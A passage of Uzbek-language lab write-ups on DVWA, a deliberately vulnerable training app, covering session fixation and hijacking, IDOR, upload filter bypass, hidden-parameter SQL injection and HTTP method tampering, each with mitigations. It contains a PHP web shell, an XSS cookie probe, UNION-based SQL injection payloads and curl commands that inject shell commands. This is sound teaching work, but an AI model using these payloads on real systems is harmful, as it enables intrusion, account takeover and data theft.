Agar siz boshqa foydalanuvchining **PHPSESSID** qiymatini bilsangiz:

1. O'zingizning **PHPSESSID** qiymatingizni o'sha foydalanuvchinikiga almashtiring.
 2. Sahifani yangilang.
 3. **Natija**: Tizim sizni avtomatik ravishda o'sha foydalanuvchi sifatida taniydi (Login qilmasdan kirish).
-

Nima uchun bu ishlaydi?

Bu zaiflik **"Trusting Client-Side Data"** (Mijoz ma'lumotiga ishonish) deb ataladi. Server xavfsizlik sozlamalarini o'z bazasida saqlash o'rniga, uni

foydalanuvchi brauzeriga (Cookie) ishonib topshiradi. Hujumchi esa brauzer egasi sifatida bu ma'lumotni xohlagan vaqtda o'zgartira oladi.

✓ Himoyalani sh yo'li

- **HttpOnly flag:** Cookie yaratishda ushbu bayroqni yoqish kerak. Bu JavaScript orqali cookie-ni o'zgartirishni taqiqlaydi.
- **Server-side sessions:** Muhim ma'lumotlarni (security darajasi, login urinishlari) cookie-da emas, faqat serverning ichki xotirasida saqlash lozim.

▼ 25 | Session Fixation | [<http://192.168.100.251/dvwa/vulnerabilities/brute/>]

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

Sqli Injection

Login

Username:

Password:

Login

Username and/or password incorrect.

Application

Filter

Only show cookies with an issue

Name	Value	Do...	Path	Expi...	Size	Http...	Secure	Sam...	Parti...	Cros...	Prior...
PHPSESSID	ha0thb75cedur8m2gu9hde73t1	192...	/	Sess...	35						Medi...
security	low	192...	/dvwa	Sess...	11						Medi...
security	low	192...	/dv...	Sess...	11						Medi...

No cookie selected

Select a cookie to preview its value

🔑 Laboratoriya ishi №25: Session Fixation

1. Zaiflikning mohiyati

Session Fixation — bu hujumchi tomonidan yaratilgan sessiya identifikatorini (`PHPSESSID`) qurbonga majburlab qabul qildirish va u login qilganidan so'ng ushbu sessiyadan foydalanib tizimga kirish hujumidir.

Hujum qanday ishlaydi?

1. **Hujumchi** saytga kiradi va o'zi uchun yangi `PHPSESSID` oladi (masalan: `12345`).
2. **Hujumchi** qurbonga ushbu ID biriktirilgan havolani yuboradi.
3. **Qurbon** havola orqali kirib, o'z akkauntiga login qiladi.
4. **Natija:** Agar server login paytida sessiya ID-sini yangilamasa, hujumchi hamon `12345` ID-si orqali qurbonning akkauntiga kirgan holatda qoladi.

2. Zaiflikni aniqlash (Discovery)

Veb-sayt orqali ushbu zaiflikni quyidagicha tekshirish mumkin:

1. **Login sahifasini oching:** Brute Force bo'limiga kiring.
2. **Cookielarni tekshiring:** Brauzer inspektori (`F12` → `Application` → `Cookies`) orqali joriy `PHPSESSID` qiymatini nusxalab oling.
3. **Login qiling:** Foydalanuvchi nomi va parolini kiriting.
4. **Qayta tekshiring:** Login bo'lgandan so'ng `PHPSESSID` qiymatiga qarang.
 - Agar qiymat **o'zgarmagan** bo'lsa, tizimda **Session Fixation** zaifligi mavjud.
 - Agar yangi qiymat berilgan bo'lsa, tizim xavfsiz.

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

Ushbu hujumni DVWA interfeysida quyidagicha amalga oshirish mumkin:

1-qadam: Sessiyani o'rnatish

Hujumchi sifatida brauzer inspektorida `PHPSESSID` qiymatini o'zingiz xohlagan ixtiyoriy matnga o'zgartiring (masalan: `HACKED_SESSION_ID`).

2-qadam: Havola tayyorlash

Ko'pincha zaif ilovalar sessiyani URL orqali ham qabul qiladi:

`http://192.168.100.251/dvwa/vulnerabilities/brute/?PHPSESSID=HACKED_SESSION_ID`

3-qadam: Qurbonni "tuzoq"qa tushirish

Qurbon ushbu havola orqali kirib, o'z foydalanuvchi nomi (`admin`) va paroli (`password`) bilan tizimga kiradi.

4-qadam: Akkauntga kirish

Endi hujumchi o'z brauzerida `PHPSESSID` ni `HACKED_SESSION_ID` ga o'zgartiradi va sahifani yangilaydi. Tizim hujumchini avtomatik ravishda qurbonning profiliga kiritib yuboradi.

4. Xavf va Oqibatlar

- **Session Hijacking:** Hujumchi foydalanuvchining login va parolini bilmasa ham, uning akkauntini to'liq nazorat qila oladi.
- **Ma'lumotlar o'g'irlanishi:** Foydalanuvchining shaxsiy ma'lumotlari, xabarlar va maxfiy fayllariga kirish imkon.

5. Himoyalanish (Mitigation)

Notion sahifangiz uchun asosiy yechimlar:

1. **Session Regeneration:** Foydalanuvchi har safar login yoki logout qilganda, server unga mutlaqo yangi `PHPSESSID` berishi shart.
2. **HttpOnly Cookies:** Cookie'larni JavaScript orqali o'zgartirishni taqiqlash.
3. **Timeout:** Sessiya muddatini qisqa qilib belgilash va ma'lum vaqt harakatsizlikdan so'ng uni bekor qilish.

▼ 26 | Session Hijacking | [<http://10.15.0.243/dvwa/vulnerabilities/brute/>]

The screenshot shows a web browser window with a login form. The form has two input fields: "Username" with the value "admin" and "Password" with masked characters "*****". Below the fields is a "Login" button. The browser's address bar shows the URL "http://10.15.0.243/dvwa/vulnerabilities/brute/".

Below the browser window, the Chrome DevTools Application tab is open. The "Cookies" section is selected in the left sidebar. The main pane displays a table of cookies:

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Partitioned	CrossSite	Prioritized
PHPSESSID	abc123xyz	192...	/	Sess...	18						Medi...
security	low	192...	/dvwa	Sess...	11						Medi...

The "Cookies" section is currently empty, showing "No cookie selected" and "Select a cookie to preview its value".

Laboratoriya ishi №26: Session Hijacking

1. Zaiflik mohiyati

Session Hijacking — bu hujumchi tomonidan qurbonning haqiqiy va faol sessiya identifikatorini (`PHPSESSID`) o'g'irlash orqali uning hisobiga login va parolsiz kirish hujumidir.

Sessiya ID qanday o'g'irlanadi?

- **XSS (Cross-Site Scripting):** Eng ko'p tarqalgan usul. Skript orqali `document.cookie` ni o'qib olish.
- **Network Sniffing:** Himoyalanmagan (HTTP) tarmoqlarda paketlarni tutib qolish.
- **Log files:** Server loglarida saqlanib qolgan ID-larni topish.

2. Zaiflikni aniqlash (Discovery)

Veb-saytda sessiya o'g'irlanishi mumkinligini quyidagicha tekshiramiz:

1. **Cookie flaglarini tekshirish:** Brauzer inspektori (`F12` → `Application` → `Cookies`) bo'limiga kiring.
2. **HttpOnly ustunini ko'ring:** Agar `PHPSESSID` qatorida `HttpOnly` belgisi **yo'q** bo'lsa, bu sessiya identifikatori JavaScript orqali o'g'irlanishi mumkinligini anglatadi.
3. **XSS mavjudligini tekshirish:** Masalan, "XSS Reflected" bo'limida `<script>alert(document.cookie)</script>` kodini kiritib ko'ring. Agar brauzerda sizning sessiya ID-ingiz paydo bo'lsa, tizim zaif.

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

Ushbu amaliyotni bajarish uchun sizga ikki xil brauzer (yoki bitta oddiy va bitta "Incognito" oynasi) kerak bo'ladi.



1-qadam: Sessiyani o'g'irlash (Qurbon roli)

1. Brauzer-1 da `admin` sifatida login qiling.
2. `F12` ni bosing va `PHPSESSID` qiymatini nusxalab oling (masalan: `abc123xyz`).

2-qadam: Sessiyani almashtirish (Hujumchi roli)

1. Brauzer-2 (Incognito) orqali DVWA login sahifasini oching, lekin **login qilmang**.
2. **F12** → **Application** → **Cookies** bo'limiga kiring.
3. Mavjud **PHPSESSID** qiymatini o'chirib, o'rniga o'g'irlangan **abc123xyz** qiymatini joylashtiring.

3-qadam: Kirishni tasdiqlash

1. Brauzer-2 ni yangilang (**F5**).
2. **Natija:** Siz login sahifasini chetlab o'tib, to'g'ridan-to'g'ri **admin** profiliga kirib qolasiz.

4. Xavf va Oqibatlar

- **To'liq nazorat:** Hujumchi qurbonning barcha huquqlariga ega bo'ladi.
- **2FA ni aylanib o'tish:** Sessiya o'g'irlanganda, tizim ko'pincha Ikki bosqichli tasdiqlashni qayta so'ramaydi.
- **Maxfiy ma'lumotlar:** Shaxsiy xabarlar va parollarni o'zgartirish imkoniyati.

5. Himoyalani (Mitigation)

Notion report uchun asosiy choralar:

1. **HttpOnly Flag:** Sessiya cookie'lari uchun ushbu flagni yoqish (JavaScript o'qiy olmaydi).
2. **HTTPS (SSL/TLS):** Tarmoq trafigini shifrlash orqali ID-larni sniff qilishni taqiqlash.
3. **IP/User-Agent Binding:** Sessiyani ma'lum bir IP manzilga bog'lash (agar IP o'zgarsa, sessiyani bekor qilish).
4. **Sessiya muddati:** Foydalanuvchi Logout qilganida sessiyani serverda darhol o'chirish.

Laboratoriya ishi №27: IDOR (Mantiqiy zaiflik)

1. IDOR nima?

IDOR (Insecure Direct Object Reference) — bu veb-ilovanning ma'lumotlar bazasidagi ob'ektlarga (foydalanuvchi profili, fayl, hisob-faktura) to'g'ridan-to'g'ri havola berishi va ushbu ob'ektga kirish huquqini yetarlicha tekshirmasligi natijasida yuzaga keladigan zaiflikdir.

- **Mexanizm:** Hujumchi URL yoki so'rovdagi identifikatorni (masalan, `id=123`) o'zgartirish orqali o'ziga tegishli bo'lmagan ma'lumotlarni ko'radi yoki tahrirlaydi.
- **Mantiqiy xato:** Server foydalanuvchining avtorizatsiyadan o'tganini tekshiradi, lekin u so'rayotgan ob'ekt aynan shu foydalanuvchiga tegishli ekanligini tekshirmaydi.

2. Zaiflikni aniqlash (Discovery)

DVWA yoki shunga o'xshash tizimlarda IDOR-ni quyidagicha aniqlash mumkin:

1. **URL parametrlarini kuzatish:** Brauzerda shaxsiy ma'lumotlarni ko'rayotganda URL-ga e'tibor bering: `.../view_profile.php?id=15`.
2. **Identifikatorni o'zgartirish:** `id=15` qiymatini `id=16` yoki `id=1` ga o'zgartirib ko'ring.
3. **Natijani tahlil qilish:** Agar siz tizimga `admin` sifatida kirmasdan turib, boshqa foydalanuvchining maxfiy ma'lumotlarini (email, telefon, manzil) ko'ra olsangiz, demak IDOR mavjud.

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

Garchi siz bergan manzilda Brute Force oynasi bo'lsa-da, IDOR ko'pincha login bo'lgandan keyingi jarayonlarda ishlaydi.

1-qadam: So'rovni tahlil qilish

Tizimga kiring va o'z ma'lumotlaringizni tahrirlash tugmasini bosing. Burp Suite yoki brauzer inspektori orqali so'rovni ko'ring:

```
POST /update_user.php HTTP/1.1Host: 192.168.100.251Content: id=105&username=user1&email=user1@mail.com
```

2-qadam: Parametrni manipulyatsiya qilish

So'rovdagi `id=105` qiymatini boshqa raqamga, masalan, `id=1` (odatda admin identifikatori)ga o'zgartiring.

3-qadam: Buyruqni yuborish

O'zgartirilgan so'rovni serverga yuboring. Agar server "Muvaffaqiyatli yangilandi" deb javob qaytarsa, siz adminning paroli yoki ma'lumotlarini o'zingizniki bilan almashtirib qo'ygan bo'lasiz.

4. Xavf darajasi

- **Kritik:** Hujumchi butun ma'lumotlar bazasidagi foydalanuvchilar ma'lumotlarini ommaviy ravishda o'g'irlashi mumkin (Data Breach).
- **Privilege Escalation:** Oddiy foydalanuvchi identifikatorni o'zgartirish orqali admin huquqlarini egallab olishi mumkin.

5. Himoyalanih (Mitigation)

Notion report uchun asosiy choralar:

1. **Object-Level Access Control:** Har bir so'rovda foydalanuvchining ushbu identifikatorga (ID) kirish huquqi borligini server tomonida qat'iy tekshirish.
2. **Indirect References:** To'g'ridan-to'g'ri ID raqamlari (1, 2, 3...) o'rniga murakkab, taxmin qilib bo'lmaydigan GUID/UUID lardan foydalanish.
3. **Access Control Lists (ACL):** Foydalanuvchi va resurslar o'rtasidagi huquqlar jadvalini yaratish.

Laboratoriya ishi №28: Client-side Validation Bypass

1. Zaiflik mohiyati

Client-side validation bypass — bu veb-ilovanning xavfsizlik filtrlari faqat foydalanuvchi brauzerida (JavaScript orqali) o'rnatilganidan foydalanib, ushbu filtrlarni chetlab o'tish hujumidir. Dasturchilar ko'pincha serverga yuk tushmasligi uchun tekshiruvni brauzerning o'zida qilishadi, lekin bu xavfsizlik uchun yetarli emas.

- **Muammo:** Foydalanuvchi o'z brauzeridagi JavaScript kodini o'chirishi, o'zgartirishi yoki so'rovni serverga yetib bormasidan turib (proxy orqali) manipulyatsiya qilishi mumkin.
- **Natija:** Faqat `.jpg` ruxsat berilgan joyga `.php` kabi zararli skriptlarni yuklash imkoniyati tug'iladi.

2. Zaiflikni aniqlash (Discovery)

Fayl yuklashda mijoz tomonidagi tekshiruv borligini quyidagicha aniqlaymiz:

1. **Tezkor tekshiruv:** `.php` faylni tanlaganingizda, tugmani bosmasangiz ham "Only JPEG/PNG allowed" degan oyna chiqsa, demak tekshiruv brauzerda (JavaScript) ishlamoqda.
2. **Kodni ko'rish:** Sahifa kodini (`View Source`) ko'ring va `onsubmit` yoki `accept=".jpg"` kabi atributlarni qidiring.
3. **JavaScript-ni o'chirish:** Brauzer sozlamalarida JavaScript-ni vaqtincha o'chirib, faylni qayta yuklab ko'ring.

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

Ushbu zaiflikni chetlab o'tishning eng oson yo'li — **Burp Suite** yoki brauzerning **Inspect Element** vositasidan foydalanishdir.

1-qadam: Zararli fayl tayyorlash

Oddiy `shell.php` faylini yarating:

PHP

```
<?php echo system($_GET['cmd']); ?>
```

2-qadam: Filtrni chetlab o'tish (Inspect Element orqali)

Agar ruxsat etilgan fayl turlari HTML ichida belgilangan bo'lsa:

1. Sichqonchaning o'ng tugmasini "Browse" tugmasi ustida bosing va **Inspect** ni tanlang.
2. HTML kodidagi `accept="image/jpeg"` qismini toping va uni o'chirib tashlang yoki `accept=".php"` deb o'zgartiring.
3. Endi brauzer sizga `.php` faylni tanlashga ruxsat beradi.

3-qadam: Burp Suite orqali bypass (Eng ishonchli usul)

1. Faylni `shell.jpg` deb nomlang (serverni aldash uchun).
2. Burp Suite-da **Intercept**ni yoqing va faylni yuklang.
3. Tutib olingan so'rovda fayl nomini qaytadan `shell.php` ga o'zgartiring:
 - `filename="shell.jpg" → filename="shell.php"`
4. **Forward** tugmasini bosing.
5. **Natija:** Server mijoz tomonidagi filtrdan o'tgan (chunki u brauzerdan o'tib bo'lgan) faylni qabul qiladi.

4. Xavf darajasi

- **Kritik:** Hujumchi serverda ixtiyoriy kodlarni bajarishi (RCE - Remote Code Execution) va butun tizimni nazorat ostiga olishi mumkin.

- **Yashirin:** Server loglarida bu oddiy fayl yuklashdek ko'rinishi mumkin.

5. Himoyalanish (Mitigation)

Notion report uchun yakuniy choralar:

1. **Server-side Validation:** Hech qachon mijoz yuborgan ma'lumotga ishonmang. Fayl turi, hajmi va kengaytmasini **serverda** qayta tekshiring.
2. **MIME-type check:** Faqat kengaytmani emas, faylning haqiqiy tarkibini (Magic bytes) tekshiring.
3. **Renaming:** Yuklangan fayllarni tasodifiy nomlar bilan qayta nomlang (masalan, `image_7362.jpg`).
4. **Execution taqiqi:** Fayllar yuklanadigan papkada skriptlar (php, py, sh) ijro etilishini server sozlamalari orqali taqiqlang.

▼ 29 | Hidden parameter abuse | [\http://10.15.0.243/dvwa/vulnerabilities/sqli/



Laboratoriya ishi №29: Hidden Parameter Abuse

1. Zaiflik mohiyati

Hidden Parameter Abuse — bu hujumchi veb-sahifadagi yashirin kiritish maydonlarini (`<input type="hidden">`) yoki URL'dagi ko'rinmas parametrlarni o'zgartirishi natijasida yuzaga keladigan zaiflikdir. Dasturchilar bu parametrlarni "foydalanuvchi ko'rmayapti, demak o'zgartira olmaydi" deb hisoblab, ularni yetarlicha tekshirmasliklari oqibatida mantiqiy xatoliklar yuzaga keladi.

- **Misol:** Mahsulot narxi yashirin parametrda yuborilishi: `<input type="hidden" name="price" value="100">`. Hujumchi buni `value="1"` ga o'zgartirishi mumkin.

- **SQLi bilan bog'liqligi:** Ko'pincha SQL Injection hujumlarida asosiy parametrlar (masalan, `id`) yashirin holatda bo'ladi va ularni manipulyatsiya qilish orqali bazaga kirish mumkin.
-

2. Zaiflikni aniqlash (Discovery)

Yashirin parametrlarni quyidagicha topish va tekshirish mumkin:

1. **Inspect Element:** Sahifaning istalgan joyida o'ng tugmani bosib **Inspect** ni tanlang va `type="hidden"` atributiga ega elementlarni qidiring.
 2. **View Source:** Sahifa kodida barcha `input` teglari va ularning nomlarini (`name`) tahlil qiling.
 3. **URL Manipulation:** URL manzilida ko'rinmayotgan, lekin mantiqan mavjud bo'lishi mumkin bo'lgan parametrlarni qo'shib ko'ring (masalan, `&debug=1` yoki `&admin=true`).
-

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

DVWA SQL Injection bo'limida foydalanuvchi ID raqamini tanlash formasi mavjud.



1-qadam: Yashirin parametрни aniqlash

Sichqonchanning o'ng tugmasini "Submit" tugmasi ustida bosing va **Inspect** ni tanlang. Agar kodda quyidagiga o'xshash qator bo'lsa:

```
<input type="hidden" name="id" value="1">
```

demak, tizim yashirin `id` parametridan foydalanmoqda.



2-qadam: Qiymatni o'zgartirish (Manual Bypass)

1. **Inspect Element** oynasida `value="1"` qismini ikki marta bosing.
2. Uni SQL Injection payloadiga o'zgartiring: `1' OR '1'='1'`.
3. "Submit" tugmasini bosing.



3-qadam: Burp Suite orqali manipulyatsiya (Professional usul)

1. Burp Suite-da **Intercept**ni yoqing.
 2. DVWA sahifasida oddiy so'rov yuboring.
 3. Tutib olingan so'rovda yashirin parametrni toping va uni o'zgartiring:

```
id=1' UNION SELECT user,password FROM users-- - .
```
 4. **Forward** tugmasini bosing va natijani brauzerda ko'ring.
-

4. Xavf darajasi

- **Yuqori:** Hujumchi narxlarni o'zgartirishi, boshqa foydalanuvchilarning ID raqamlari orqali ma'lumotlarni o'g'irlashi yoki SQL Injection orqali bazani to'liq egallashi mumkin.
 - **Mantiqiy buzilish:** Tizimning biznes mantiqi butunlay ishdan chiqadi.
-

5. Himoyalani (Mitigation)

Notion report uchun yakuniy tavsiyalar:

1. **Server-side state:** Hech qachon muhim ma'lumotlarni (narx, huquq darajasi, ID) mijoz tomonida yashirin parametr sifatida saqlamang. Ularni faqat server sessiyasida (`$_SESSION`) saqlang.
2. **Input Validation:** Mijozdan kelayotgan barcha parametrlarni (yashirin bo'lsa ham) qat'iy filtrdan o'tkazing.
3. **Checksum/Signing:** Agar ma'lumotni mijoz orqali yuborish shart bo'lsa, ma'lumotni shifrlang yoki uning yaxlitligini tekshirish uchun raqamli imzo (HMAC) qo'shing.

▼ 30 | HTTP Method Tampering | [<http://10.15.0.243/dvwa/vulnerabilities/exec/>]

Laboratoriya ishi №30: HTTP Method Tampering

1. Zaiflik mohiyati

HTTP Method Tampering — bu veb-ilovaning ruxsat etilmagan HTTP metodlarini qabul qilishi yoki turli metodlar uchun turli xil xavfsizlik darajalarini qo'llashi natijasida yuzaga keladigan zaiflikdir. Masalan, dasturchi faqat **POST** so'rovlari uchun xavfsizlik filtrini o'rnatgan bo'lishi mumkin, lekin xuddi shu amalni **GET** yoki **HEAD** metodi orqali filtrsiz bajarish imkoniyati qoladi.

- **Asosiy muammo:** Serverning ma'lum bir HTTP metodini noto'g'ri konfiguratsiya qilishi natijasida avtorizatsiya yoki input filtrlarini chetlab o'tish imkoniyati.
- **Natija:** **Command Execution** (OS buyruqlarini bajarish) kabi jiddiy hujumlarni amalga oshirish osonlashadi.

2. Zaiflikni aniqlash (Discovery)

Tizimda ushbu zaiflik borligini quyidagicha tekshirish mumkin:

1. **Ruxsat etilgan metodlarni ko'rish:** **curl** yordamida **OPTIONS** metodini yuboring:

```
curl -v -X OPTIONS http://192.168.100.251/dvwa/vulnerabilities/exec/
```
2. **Metodlarni almashtirish:** Agar amal odatda **POST** orqali bajarilsa, uni **GET** yoki **HEAD** orqali yuborib ko'ring.
3. **Filtrlarni tekshirish:** **POST** so'rovida bloklangan payloadlar (masalan, **;** yoki **&&**) boshqa metodlar orqali o'tib ketishini sinab ko'ring.

3. Veb-sayt orqali Ekspluatatsiya (Step-by-Step)

DVWA "Command Execution" bo'limida IP manzilni ping qilish formasi mavjud.

1-qadam: So'rovni tutish

1. Burp Suite-da **Intercept**ni yoqing.

2. IP manzil kiriting va "Submit" tugmasini bosing.

3. So'rov odatda `POST` metodi bilan yuboriladi:

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1ip=127.0.0.1&Submit=Submit
```

2-qadam: Metodni o'zgartirish (Tampering)

1. Burp Suite-da so'rovning tepasidagi `POST` yozuvini `GET` ga o'zgartiring.

2. Parametrlarni URL'ga o'tkazing: `/dvwa/vulnerabilities/exec/?`

```
ip=127.0.0.1;whoami&Submit=Submit
```

3. Agar server xavfsizlik filtri faqat `POST` ma'lumotlarini tekshirsa, sizning `;whoami` buyrug'ingiz muvaffaqiyatli ijro etiladi.

3-qadam: HEAD metodi bilan bypass

Ba'zan `HEAD` metodi so'rovni bajaradi, lekin javobni (body) qaytarmaydi. Agar siz `HEAD` orqali buyruq yuborsangiz (masalan, fayl yaratish), buyruq serverda baribir bajariladi:

```
curl -I -X HEAD "http://192.168.100.251/dvwa/vulnerabilities/exec/?ip=127.0.0.1;touch+hacked.txt&Submit=Submit"
```

4. Xavf darajasi

- **Yuqori:** Xavfsizlik filtrlarini butunlay chetlab o'tish imkonini beradi.
- **RCE (Remote Code Execution):** Tizim buyruqlarini masofadan turib bajarish orqali serverni to'liq nazorat qilish.

5. Himoyalash (Mitigation)

Notion report uchun yakuniy tavsiyalar:

1. **Whitelisting Methods:** Faqat kerakli HTTP metodlariga (masalan, faqat GET va POST) ruxsat bering, qolganlarini (HEAD, PUT, DELETE, OPTIONS) server darajasida taqiqlang.
2. **Uniform Security Policy:** Xavfsizlik filtrlarini so'rov metodidan qat'i nazar (GET bo'ladimi yoki POST) barcha kiruvchi ma'lumotlarga bir xil qo'llang.

3. **Strict Configuration:** `.htaccess` yoki veb-server (Nginx/Apache) konfiguratsiyasida `LimitExcept` kabi direktivalardan foydalanishda ehtiyot bo'ling.